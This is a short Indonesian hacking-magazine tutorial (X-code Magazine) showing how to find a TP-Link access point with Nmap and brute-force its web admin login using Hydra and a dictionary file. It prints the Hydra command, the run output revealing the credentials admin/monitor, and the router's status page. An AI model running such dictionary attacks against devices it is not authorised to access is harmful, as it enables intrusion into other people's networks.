Scanning dari NMAP kita mendapatkan informasi IP 192.168.1.6 MAC-nya adalah Tp-link, kita coba panggil dengan menggunakan browser.



Ternyata benar MAC tersebut adalah MAC dari AP. Setelah kita sudah mengetahui MAC-nya maka kita tinggal melakukan hacking passwordnya dengan Hydra.

Sebelum melakukan hacking dengan hydra maka siapkan dahulu file yang berisi kamus untuk dictionary attack yang dapat dicari di google atau anda dapat membuatnya sendiri. Setelah anda sudah menyiapkan file yang akan di gunakan untuk dictionary attack maka anda dapat mencoba melakukan hacking dengan Hydra.

```
H:\hydra>hydra -m / -l admin -P kamus.txt 192.168.1.6 http-get
Hydra v6.0 (c) 2011 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2011-10-18 13:35:07
[DATA] 7 tasks, 1 servers, 7 login tries (l:1/p:7), ~1 tries per task
[DATA] attacking service http-get on port 80
[STATUS] attack finished for 192.168.1.6 (waiting for childs to finish)
[80][www] host: 192.168.1.6 login: admin password: monitor
Hydra (http://www.thc.org) finished at 2011-10-18 13:35:08
```

Bingo, kita mendapatkan password acces point, kita tinggal kembali masuk ke form windows untuk memasukkan username dan password yaitu user name : admin, password : monitor dan hasilnya.

TP-LINK - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://192.168.1.6/

Most Visited Getting Started Latest Headlines

TP-LINK

# TP-LINK®

Status

--- Basic Settings ---

Network

Wireless

--- Advanced Settings ---

DHCP

Wireless Settings

--- Maintenance ---

System Tools

## Status

|                          |                               |
|--------------------------|-------------------------------|
| <b>Firmware Version:</b> | 4.3.3 Build 090807 Rel.47403n |
| <b>Hardware Version:</b> | WA601G v2 081520C2            |

## LAN

|                     |                   |
|---------------------|-------------------|
| <b>MAC Address:</b> | 00-27-19-1D-80-13 |
| <b>IP Address:</b>  | 192.168.1.6       |
| <b>Subnet Mask:</b> | 255.255.255.0     |

## Wireless

Oleh Kurniawan – [yk\\_family\\_code@yahoo.com](mailto:yk_family_code@yahoo.com)

# X-code Magazine No 19



Yogyafree X-code hanya membuka pengiriman artikel, tutorial yang berhubungan dengan hacking dan keamanan komputer. Pengiriman dikirim ke [yk\\_family\\_code@yahoo.com](mailto:yk_family_code@yahoo.com)